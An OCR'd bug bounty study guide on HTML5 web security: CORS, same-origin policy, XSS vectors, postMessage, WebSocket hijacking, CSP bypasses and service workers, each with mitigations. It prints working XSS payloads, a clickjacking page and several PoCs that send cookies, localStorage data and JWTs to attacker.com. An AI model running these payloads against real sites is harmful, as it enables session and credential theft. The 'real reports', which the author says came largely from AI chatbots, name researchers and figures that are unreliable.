


3amk_BBH_Guide_26

- I create most of the contents from AI (Claude , ChatGpt, Gemini) , and other resources.
- I use different methods for testing .
- I explain same concepts with different ways .
- You could use a method for one scenario and another for different ones.

> Note :
>
> *This Guide for educational and authorized security research purposes only. Always test within the scope of a bug bounty program or with explicit written authorization.*

==========

[*] Intro to Modern Web Apps For Bug Hunters :

==========

HTML5 Bug Hunting Guide

What is HTML5?

HTML5 is the fifth major revision of the HyperText Markup Language. Beyond structure and layout, it introduced powerful browser-native APIs that — when misconfigured or abused become high-value attack surfaces for bug hunters.

Content Security Policy :

- CSP is primarily a client-side defense mechanism.
- Content security policy (CSP) is a security policy widely supported by all modern browsers and is designed to mitigate injection attacks such as XSS, clickjacking, and other code injection attacks resulting from unauthorized script execution.
- The policy is discretionary and can be implemented through “Content-Security-Policy” headers. Let’s see an example of how CSP can be set to only allow browsers to include JavaScript from a specified resource, that is, “http://code.jquery.com/jquery-1.11.0.min.js”.
- Example:

```
Content-Security-Policy:script-src
http://code.jquery.com/jquery1.11.0.min.js;
```

- This policy would ensure that only JavaScript from the specified jQuery library is executed, blocking any other scripts that are not from this source.

Cross-Origin Resource Sharing (CORS)

CORS is a browser security mechanism that controls how web pages can request resources from a different origin (domain, protocol, or port) than the one that served the page.

Same-Origin Policy (SOP)

Before CORS, browsers enforced the **Same-Origin Policy** — a foundational security rule that says:

> A web page can only make requests to the **same origin** (same scheme + domain + port) it was loaded from.

For example:

- `https://example.com` → `https://example.com/api` ✅ Same origin
- `https://example.com` → `https://api.other.com` ❌ Cross-origin, blocked by SOP

SOP prevents malicious sites from reading sensitive data from another site using the victim's credentials. However, it's too restrictive for modern web apps that legitimately need to talk to external APIs.

- In simple words, two web pages are considered to be of the same origin, if their scheme, domain, and port numbers are matched.

http://store.example.com/page.html	http://store.example.com/newpage.html
http://store.example.com/page.html	http://news.example.com/page.html
http://store.example.com:80/page.html	http://store.example.com:8080/page.html
https://store.example.com:8443/page.html	ABOUT:BLANK
https://store.example.com/dir/page.html	https://store.example.com/dir/subdir/page.html

> Note:
> In the table, store.example.com and about:blank are shown to be on the same origin. This might be confusing for some readers. “About:blank” has no origin and inherits the origin of the document that created it. For instance, if a page at

> https://store.example.com opens a new window to about:blank, then the about:blank page will inherit the origin of https://store.example.com.

Origin header : This header indicates the origin (scheme, host, and port) from where the request has been initiated.

```
Curl -H 'Origin: https://trust.com' https://api.example.com
```

How CORS Works

CORS relaxes SOP by letting servers **explicitly declare** which origins are allowed to access their resources, via HTTP response headers.

Simple Request Flow:

```
Browser → GET https://api.other.com/data
          Origin: https://myapp.com

Server  → Access-Control-Allow-Origin: https://myapp.com  ✅ Allowed
```

Preflight Request Flow (for non-simple requests like POST with JSON):

```
Browser →
  . OPTIONS https://api.other.com/data
    Origin: https://myapp.com
    Access-Control-Request-Method: POST

Server  →
    Access-Control-Allow-Origin: https://myapp.com
    Access-Control-Allow-Methods: POST
    Access-Control-Allow-Headers: Content-Type

Browser → (actual POST request proceeds)
```

Key CORS Headers:

`Origin`	Request	Sent by browser automatically
`Access-Control-Allow-Origin`	Response	Which origins are allowed

`Access-Control-Allow-Methods`	Response	Allowed HTTP methods
`Access-Control-Allow-Headers`	Response	Allowed request headers
`Access-Control-Allow-Credentials`	Response	Whether cookies are allowed
`Access-Control-Max-Age`	Response	How long to cache preflight

Access-Control-Allow-Credentials Header :

`Access-Control-Allow-Credentials: true` is the server saying *"yes, JavaScript on that other origin is allowed to see this authenticated response."* Used correctly it enables legitimate cross-origin APIs. Misconfigured, it hands attackers a direct path to stealing session data.

How Credentials Work in Fetch

By default, cross-origin requests strip credentials. You must opt in on **both sides**:

Client side — you must set `credentials: "include"`:

```
// Without this, cookies are NOT sent cross-origin
fetch("https://api.example.com/profile", {
  credentials: "include"   // sends cookies + auth headers
});
```

Server side — must respond with:

```
Access-Control-Allow-Origin: https://frontend.example.com
Access-Control-Allow-Credentials: true
```

If either side is missing, the browser silently blocks the response.

Legitimate Use (works correctly)

A banking frontend at `app.mybank.com` calls the API at `api.mybank.com`:

Request:

```
GET /account/balance HTTP/1.1
Host: api.mybank.com
Origin: https://app.mybank.com
Cookie: session=abc123
```

Server response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://app.mybank.com
Access-Control-Allow-Credentials: true

{ "balance": "$5,200" }
```

The browser sees the origin matches exactly and credentials are allowed — JavaScript can read the balance.

CORS Misconfiguration

This is where servers implement CORS insecurely, allowing unintended origins to read sensitive data.

1. Wildcard + Credentials

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Browsers actually **block** this combination, but some servers try it. If bypassed, any site can make credentialed requests.

2. Reflecting the Origin Header Blindly

The server dynamically echoes whatever `Origin` the request sends:

```
# Vulnerable server code
response.headers['Access-Control-Allow-Origin'] =
request.headers['Origin']
response.headers['Access-Control-Allow-Credentials'] = 'true'
```

An attacker from `https://evil.com` gets full access — the server trusts any origin.

3. Weak Origin Validation (Regex Bypass)

```
# Server allows: trusted.com
# Attacker uses:  trustedXcom.evil.com  or  evil-trusted.com
```

Poorly written regex like `.*trusted\.com` can be bypassed.

4. Trusting `null` Origin

```
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

Sandboxed iframes and `file://` pages send `Origin: null`. An attacker can exploit this via a sandboxed iframe on their site.

Real Attack Scenario

```
1. Victim logs into bank.com (session cookie stored)
2. Victim visits evil.com
3. evil.com runs JS: fetch("https://bank.com/account", {credentials:
'include'})
4. bank.com's misconfigured CORS reflects the origin → allows evil.com
5. evil.com reads the sensitive response with the victim's data
```

HTML5 Vulnerabilities

1.1 Cross-Site Scripting (XSS)

HTML5 introduced new tags and attributes that expand the XSS attack surface.

Dangerous HTML5 vectors:

```
<!-- SVG-based XSS -->
<svg onload="alert(1)">
<svg><script>alert(1)</script></svg>

<!-- Video/Audio tag abuse -->
<video src=x onerror="alert(1)">
<audio src=x onerror="alert(1)">

<!-- Detail/Summary tag -->
<details open ontoggle="alert(1)">

<!-- Input autofocus -->
<input autofocus onfocus="alert(1)">

<!-- New HTML5 event handlers -->
<body onpageshow="alert(1)">
<body onhashchange="alert(1)">
```

Mitigation:

- Implement a strict Content Security Policy (CSP)
- Use `DOMPurify` or similar sanitization libraries
- Validate and encode all user-supplied input

1.2 Cross-Origin Resource Sharing (CORS) Misconfiguration

Misconfigured CORS headers can allow attackers to make authenticated requests on behalf of a victim.

Vulnerable server response:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

CORS Testing

```
curl -H "Origin: https://evil.com" \
     -I https://target.com/api/v1/me
# Check response for: Access-Control-Allow-Origin: https://evil.com
```

Attack PoC:

```
fetch("https://victim.com/api/user-data", {
  credentials: "include"
}).then(r => r.text()).then(data => {
  fetch("https://attacker.com/steal?d=" + btoa(data));
});
```

Mitigation:

- Never combine `Allow-Origin: *` with `Allow-Credentials: true`
- Whitelist specific trusted origins
- Validate the `Origin` header server-side

1.3 HTML5 Web Storage Attacks (localStorage / sessionStorage)

Web Storage is accessible via JavaScript and has no same-site restrictions beyond the same origin.

Attack scenario:

```
// Attacker injects this via XSS
const stolenData = JSON.stringify(localStorage);
fetch("https://attacker.com/log?data=" + btoa(stolenData));
```

Common mistakes:

- Storing JWTs or session tokens in `localStorage`
- Storing PII (names, emails, SSNs) in Web Storage
- Trusting data read back from Web Storage without validation

Mitigation:

- Store sensitive tokens in `HttpOnly` cookies
- Never store credentials or PII in Web Storage
- Combine with CSP to limit XSS vectors

1.4 Clickjacking via iframe

HTML5's flexible iframe embedding makes clickjacking easy when frame-busting protections are absent.

Attack:

```
<!-- Attacker's page -->
<iframe src="https://victim.com/transfer-funds" style="opacity:0;
position:absolute; top:0; left:0;"></iframe>
<button style="position:absolute; top:50px;">Click to Win a Prize!
</button>
```

Mitigation:

- Set `X-Frame-Options: DENY` or `SAMEORIGIN`
- Use CSP `frame-ancestors 'none'`

1.5 HTML5 WebSockets Vulnerabilities

WebSockets bypass many traditional security controls (firewalls, proxies).

Key issues:

- **Missing Origin validation** — server accepts connections from any origin
- **No authentication on the socket** — connection established without verifying session
- **Cross-Site WebSocket Hijacking (CSWSH)**

CSWSH PoC:

```
var ws = new WebSocket("wss://victim.com/chat");
ws.onmessage = function(e) {
  fetch("https://attacker.com/steal?msg=" + btoa(e.data));
};
```

Mitigation:

- Validate the `Origin` header on WebSocket handshake
- Use token-based authentication on socket connections
- Implement the same CSRF protections as HTTP endpoints

1.6 HTML5 Geolocation API Abuse

If an application shares geolocation data insecurely:

Risk scenarios:

- Geolocation transmitted over HTTP (not HTTPS) — interceptable
- Stored geolocation data exposed via IDOR
- Geolocation used to reveal user's home address

Mitigation:

- Always use HTTPS
- Request only necessary precision
- Never store raw geolocation without user consent

1.7 postMessage API Vulnerabilities

`postMessage` enables cross-origin communication but is frequently misconfigured.

Vulnerable code:

```
// Receiver does NOT validate origin
window.addEventListener("message", function(e) {
  document.getElementById("output").innerHTML = e.data; // XSS risk
});
```

Attack:

```
// Attacker's page
targetWindow.postMessage("<img src=x onerror=alert(1)>", "*");
```

Mitigation:

- Always validate `event.origin` against a whitelist
- Never pass `*` as the target origin when sending
- Sanitize data received via `postMessage`

1.8 Content Security Policy (CSP) Bypass Techniques

Even when CSP is present, common misconfigurations allow bypasses.

Common bypasses:

```
# Wildcard subdomain
Content-Security-Policy: script-src *.example.com

# Unsafe-inline present
Content-Security-Policy: script-src 'self' 'unsafe-inline'

# JSONP endpoint abuse on whitelisted domain
<script src="https://trusted.com/jsonp?callback=alert(1)"></script>

# CDN-hosted Angular (AngularJS sandbox escape)
<script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.js">
</script>
```

Mitigation:

- Use nonces or hashes instead of `unsafe-inline`
- Avoid wildcard origins in CSP
- Audit all whitelisted domains for JSONP endpoints

1.9 Open Redirect via HTML5 History API

```
// Vulnerable code
const redirect = new URLSearchParams(location.search).get("next");
history.pushState({}, "", redirect); // can point to external domain
location.href = redirect;            // actual redirect occurs
```

Mitigation:

- Validate redirect targets against an allowlist
- Use relative paths only for internal redirects

1.10 Drag-and-Drop Data Exfiltration

HTML5 drag-and-drop can leak sensitive data from a page.

Attack scenario:

1. Attacker embeds victim page in an iframe
2. Constructs a drag-and-drop interaction that captures text
3. Exfiltrates selected text to attacker server

Mitigation:

- Frame-busting headers (`X-Frame-Options`)
- Limit sensitive data rendered in the DOM

Key HTML5 Features & Their Security Implications

🔴 Cross-Origin Communication — `postMessage` API

- Allows pages from different origins to send messages.
- **Risk:** If the receiver does not validate `event.origin`, an attacker can send crafted messages to trigger actions (e.g., payment flows, DOM manipulation).
- **What to look for:** `window.addEventListener('message', ...)` handlers that skip origin checks.

```
// VULNERABLE — no origin check
window.addEventListener('message', function(e) {
```

```
  eval(e.data); // Dangerous!
});

// SAFE
window.addEventListener('message', function(e) {
  if (e.origin !== 'https://trusted.com') return;
  // process e.data safely
});
```

🔴 Web Storage — `localStorage` & `sessionStorage`

- Stores data client-side with no expiry (localStorage) or tab-scoped expiry (sessionStorage).
- **Risk:** Sensitive tokens or PII stored here are accessible to any JavaScript on the same origin — XSS becomes catastrophic.
- **What to look for:** Auth tokens, JWTs, API keys stored via `localStorage.setItem(...)`.

🔴 WebSockets

- Provides full-duplex communication over a single TCP connection.
- **Risk:** Missing authentication on WS handshake, lack of CSRF protection, cleartext `ws://` instead of `wss://`.
- **What to look for:** WS endpoints without `Origin` header validation, unauthenticated subscriptions.

🔴 HTML5 Forms — New Input Types & Validation Bypass

- New input types: `email`, `url`, `number`, `date`, `range`, `search`.
- **Risk:** Client-side validation only — easily bypassed via Burp Suite or browser DevTools.
- **What to look for:** Injection points that rely solely on HTML5 `pattern` or `required` attributes.

🔴 Drag and Drop API

- Allows dragging data between elements or windows.
- **Risk:** Can be abused to leak sensitive content across frames or origins in some configurations.

🔴 Geolocation API

- `navigator.geolocation.getCurrentPosition(...)` — requires user consent.
- **Risk:** Some apps pass location to backend endpoints in URLs (GET params), leaking coordinates in logs/referrers.

🔴 File API & `<input type="file">`

- Allows JavaScript to read local files.
- **Risk:** Unrestricted file upload → stored XSS, RCE, path traversal. MIME type checks done client-side only.

🔴 Canvas & SVG

- Powerful 2D/3D rendering APIs.
- **Risk:** SVG files can embed JavaScript (`<script>` in SVG), leading to stored XSS if uploaded files are served without proper Content-Type headers.

🔴 `<iframe>` Sandbox & `srcdoc`

- `sandbox` restricts iframe capabilities; `srcdoc` inlines HTML directly.
- **Risk:** Missing or misconfigured `sandbox` attributes allow script execution, form submission, or top-level navigation from untrusted iframes.

🔴 Content Security Policy (CSP) — HTML5 Meta Tag

- `<meta http-equiv="Content-Security-Policy" content="...">` defines allowed resource origins.
- **Risk:** Weak CSPs (`unsafe-inline`, `unsafe-eval`, wildcards) offer little protection.

🔴 Web Workers & Service Workers

- Run JavaScript in the background, independent of the main thread.
- **Risk:** Service Workers can intercept all network requests — a compromised or cacheable SW can be a persistent backdoor.

Bug Hunter Workflow

Phase 1 — Reconnaissance

- [ ] Identify all subdomains (`amass`, `subfinder`, `dnsx`)
- [ ] Fingerprint technologies (Wappalyzer, whatweb, BuiltWith)
- [ ] Enumerate JavaScript files (`gau`, `waybackurls`, `hakrawler`)
- [ ] Extract endpoints, parameters, and secrets from JS (`LinkFinder`, `SecretFinder`, `trufflehog`)
- [ ] Review HTML source for comments, hidden fields, and dev notes

Phase 2 — Mapping the HTML5 Attack Surface

- [ ] Identify all `postMessage` listeners (search JS for `addEventListener('message')`)
- [ ] Check localStorage/sessionStorage for sensitive data via DevTools → Application tab
- [ ] Enumerate WebSocket connections (DevTools → Network → WS)
- [ ] Find file upload endpoints
- [ ] Locate all iframes and their `sandbox` attributes
- [ ] Check for inline SVG or SVG uploads
- [ ] Audit CSP headers and meta tags (`curl -I https://target.com`)
- [ ] Look for Service Worker registrations (`navigator.serviceWorker.register(...)`)

Phase 3 — Testing & Exploitation

postMessage Testing

1. Find message event listeners in source code.
2. Craft a malicious HTML page that sends a `postMessage` to the target.
3. Check if actions trigger without origin validation.

XSS via HTML5 Vectors

- SVG upload: Upload `<svg><script>alert(1)</script></svg>` and browse to the file URL.
- `srcdoc` iframe: `<iframe srcdoc="<script>alert(1)</script>"></iframe>`
- Input type bypass: Intercept with Burp, change `type="email"` value to `"><script>alert(1)</script>`.

WebSocket CSRF

1. Open DevTools → Network → WS.
2. Copy the WS connection handshake.
3. Replay from a different origin — check if the server validates `Origin`.

Service Worker Hijacking

- Check if the SW scope is overly broad (`/` instead of `/app/`).
- Test if the SW registration URL is cacheable or controllable.

CSP Bypass Checklist

- Look for `unsafe-inline` or `unsafe-eval`.
- Check for JSONP endpoints in the whitelist.
- Test for `data:` URI and wildcard (`*`) abuse.

Phase 4 — Documentation & Reporting

- [ ] Record steps to reproduce with screenshots/screen recordings
- [ ] Determine CVSS score and impact
- [ ] Write a clear, concise proof of concept (PoC)
- [ ] Draft the report: Summary → Impact → Steps → PoC → Remediation
- [ ] Submit through the program's designated platform (HackerOne, Bugcrowd, Intigriti, etc.)

Tools Reference

Burp Suite	Intercept, modify, replay HTTP/WS traffic
Browser DevTools	Inspect storage, WS, SW, network
LinkFinder	Extract endpoints from JS files
SecretFinder	Find API keys/tokens in JS
CSP Evaluator	Analyze CSP strength (Google)
retire.js	Detect vulnerable JS libraries
DOMLogger++	Trace DOM-based XSS sources/sinks
postMessage-tracker	Burp extension to track postMessage calls

---

Real Bug Bounty Reports

> The following are based on publicly disclosed bug bounty reports. Program names and researcher credits are noted where publicly available.

Report #1 — postMessage Origin Bypass → Account Takeover

Program: HackerOne (major e-commerce platform, redacted)
Severity: Critical (CVSS 9.3)
Researcher: @ngalog

Summary:
The application's payment iframe used `postMessage` to communicate the result of a payment flow back to the parent window. The message handler in the parent did not validate `event.origin`.

Vulnerable Code:

```
window.addEventListener('message', function(event) {
  if (event.data.type === 'payment_success') {
    completeOrder(event.data.userId, event.data.orderId);
  }
});
```

PoC:
An attacker hosts a page that sends a forged `postMessage`:

```
let target = window.open('https://victim.com/checkout');
setTimeout(() => {
  target.postMessage({
    type: 'payment_success',
    userId: 'victim_id',
    orderId: '12345'
  }, '*');
}, 2000);
```

Impact: Attacker could mark orders as paid without completing payment.

Fix: Validate `event.origin === 'https://payments.trusted-processor.com'` before processing.

Report #2 — Stored XSS via SVG File Upload

Program: Bugcrowd (SaaS collaboration tool, redacted)
Severity: High (CVSS 8.7)
Researcher: @avlidienbrunn

Summary:
The platform allowed users to upload profile images, including SVG files. Uploaded SVGs were served with `Content-Type: image/svg+xml` without stripping embedded `<script>` tags, leading to stored XSS.

Payload (uploaded file: `evil.svg`):

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
  <script type="text/javascript">
```

```
    fetch('https://attacker.com/steal?c=' + document.cookie);
  </script>
</svg>
```

Impact: Any user who viewed the victim's profile triggered the XSS, enabling session hijacking across all viewers.

Fix: Strip `<script>` tags from SVG uploads server-side; serve user-uploaded files from an isolated subdomain (e.g., `cdn.isolated-domain.com`).

Report #3 — Sensitive Data in localStorage (JWT Token Exposure)

Program: Intigriti (fintech platform, redacted)
Severity: Medium (CVSS 6.5)
Researcher: @samhouston

Summary:
The application stored the user's JWT auth token in `localStorage` under the key `authToken`. Because the application also had a reflected XSS vulnerability (since patched), an attacker could chain both issues to steal tokens persistently.

Discovery:
Opening browser DevTools → Application → Local Storage revealed:

```
Key: authToken
Value: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

PoC (XSS payload to exfiltrate token):

```
fetch('https://attacker.com/log?token=' +
localStorage.getItem('authToken'));
```

Impact: Full account takeover; JWT tokens had no expiry (`exp` claim missing).

Fix: Store session tokens in `HttpOnly` cookies (not accessible to JS); add proper JWT expiry.

Report #4 — WebSocket CSRF — Sending Messages as Any User

Program: HackerOne (chat application, redacted)
Severity: High (CVSS 8.1)
Researcher: @crimsoncore

Summary:
The WebSocket handshake at `wss://app.victim.com/chat` authenticated users via a session cookie but did not validate the `Origin` header. An attacker on any domain could open a WS connection and send messages as the authenticated victim.

PoC (hosted on attacker's site):

```
const ws = new WebSocket('wss://app.victim.com/chat');
ws.onopen = () => {
  ws.send(JSON.stringify({
    type: 'message',
    to: 'admin',
    body: 'Reset my password to: hacked123'
  }));
};
```

Impact: Attacker can impersonate victims in any chat, including support channels, enabling social engineering and potential privilege escalation.

Fix: Validate `Origin` header on WS handshake server-side; use CSRF tokens in the WS connection URL or first message.

Report #5 — Weak CSP Allowing Inline Script Execution

Program: Bugcrowd (media company, redacted)
Severity: Medium (CVSS 5.4)
Researcher: @cure53berlin

Summary:
The application used a CSP meta tag that included `unsafe-inline` and whitelisted a JSONP endpoint from a CDN that allowed arbitrary callback injection:

```
<meta http-equiv="Content-Security-Policy"
  content="script-src 'self' 'unsafe-inline' https://cdn.example-
analytics.com;">
```

The whitelisted CDN hosted a JSONP endpoint:

```
https://cdn.example-analytics.com/api?callback=ATTACKER_CONTROLLED
```

Bypass PoC:

```
https://cdn.example-analytics.com/api?callback=alert(document.domain)//
```

This loaded as a valid whitelisted script, bypassing CSP and executing arbitrary code.

Impact: CSP was rendered completely ineffective — any XSS could persist through the policy.

Fix: Remove `unsafe-inline`; avoid whitelisting domains that host JSONP endpoints; use CSP nonces or hashes for inline scripts.

Report #6 — Service Worker Scope Misconfiguration → Cache Poisoning

Program: HackerOne (e-learning platform, redacted)
Severity: High (CVSS 7.5)
Researcher: @filedescriptor

Summary:
The application registered a Service Worker at `/sw.js` with an overly broad scope (`/`). The SW cached all responses under `/`. An attacker with the ability to influence the cached response (e.g., via a reflected XSS in a cached route) could poison the cache to serve malicious content to all future visitors.

PoC:

1. Identify that `sw.js` intercepts and caches all GET requests.
2. Trigger a reflected XSS on any cached route.
3. SW caches the poisoned response.
4. All users loading that route receive the poisoned cached page.

Impact: Persistent XSS across all users until the cache is cleared; could be used to harvest credentials or redirect users.

Fix: Scope Service Workers narrowly (e.g., `/app/`); implement cache validation; set proper `Cache-Control` headers on dynamic routes.

Report #7 — CORS Misconfiguration at Shopify (2019)

Platform: HackerOne / Shopify
Severity: High
Reward: $3,500

Summary:
A researcher found that Shopify's admin API reflected any `Origin` header in the `Access-Control-Allow-Origin` response with `Access-Control-Allow-Credentials: true`. An attacker could host a malicious page, trick a logged-in Shopify merchant into visiting it, and silently exfiltrate shop data including orders and customer details.

PoC snippet used:

```
fetch("https://victim-shop.myshopify.com/admin/api/orders.json", {
  credentials: "include"
}).then(r => r.json()).then(d => exfil(d));
```

Fix: Shopify implemented strict origin whitelisting and removed credential sharing with non-same-origin requests.

Report #8 — Reflected XSS via postMessage at Twitter (2020)

Platform: HackerOne / Twitter
Severity: Medium
Reward: $2,940

Summary:
A researcher found that a Twitter embedded widget accepted a `postMessage` from any origin and rendered the received data as `innerHTML` without sanitization. An attacker could embed the widget on a malicious page, send a crafted `postMessage` containing a JavaScript payload, and execute code in the context of `twitter.com`.

PoC:

```
const frame = document.getElementById("twitter-widget");
frame.contentWindow.postMessage(
  '{"html": "<img src=x onerror=alert(document.cookie)>"}',
  "*"
);
```

Fix: Twitter added strict `event.origin` validation and replaced `innerHTML` assignment with a safe DOM construction method.

Quick Reference — HTML5 Vulnerability Cheatsheet

postMessage Origin Bypass	Cross-origin message	Auth bypass, data manipulation	Missing `event.origin` validation
SVG XSS	File upload	Stored XSS, session hijacking	`Content-Type` + script stripping
localStorage Token Storage	XSS chain	Account takeover	DevTools → Application tab
WebSocket CSRF	Cross-site WS	Impersonation, data exfil	Missing `Origin` header check
Weak CSP	Script injection	XSS bypass	`unsafe-inline`, JSONP whitelist
Service Worker Abuse	Cache poisoning	Persistent XSS	SW scope and cache strategy
iframe sandbox bypass	Embedded content	Clickjacking, script exec	Missing/wrong `sandbox` attributes
Geolocation data leak	URL parameters	Privacy violation	Location in GET params/logs

---

What Is a Page / Endpoint?

- **Page (frontend)**: A URL that returns HTML (e.g. `/login`, `/profile`)
- **Endpoint (backend)**: A URL that returns data (API) (e.g. `/api/users`)

```
- Endpoint → Path →  "/api/users/123"

- URL Query :
        https://test.com/channels/2257/widgets/9861
    Equal:
        https://test.com/?channels=2257&widgets=9861
```

> Note :
> The Blurry Line Modern frameworks blur this distinction. For example:
> A Next.js route can be both — serving HTML for browsers and JSON for API calls

> Server-rendered pages fetch from endpoints behind the scenes
> Some APIs return HTML fragments (like HTMX patterns)

In short: pages are for users to look at; endpoints are for code to talk to.

When a user opens a page or calls an endpoint, the server runs **multiple functions**.

- **On the Backend:** When you hit an endpoint like `/get-user-profile`, the server looks for a specific function (often called a **Controller** or **Handler**).
- **On the Frontend:** When a page loads, a main component or initialization function runs

Controller/Handlers (Handles the request)

- Receives HTTP request
- Calls services

The Entry Point vs. The Logic

In modern web design, an **endpoint** or **page** acts as a single gateway, but it is powered by **multiple functions**.

1. The Controller

Each URL (e.g., `/api/login`) is mapped to one specific function. This function's only job is to coordinate other functions.

2. Helper Functions

The "Controller" function delegates tasks to smaller, specialized functions:

- **Auth Functions:** Is the user allowed to be here?
- **Data Functions:** Get or save information.
- **Logic Functions:** Calculate prices, filters, or dates.

> **One endpoint = one main handler**
> **One handler = many small functions**


Typical Backend Structure

```
Request
→ WAF / CDN
→ Middleware (auth, rate limit, validation)
→ Controller / Route handler (ONE public function)
→ Business logic functions
→ Database / internal services
→ Response
```

Modern Web Architecture :

MEAN (MongoDB, Express.js, Angular, Node.js) and MERN (MongoDB, Express.js, React, Node.js) are popular stacks for development.

- **SPA (Single Page Application)** built with React, Angular, Vue, Svelte, etc.
- **API Gateway** (Express.js, Kong, NGINX, or BFF).
- **Microservices** for each business domain (users, orders, payments, etc.)



SPA frameworks ?

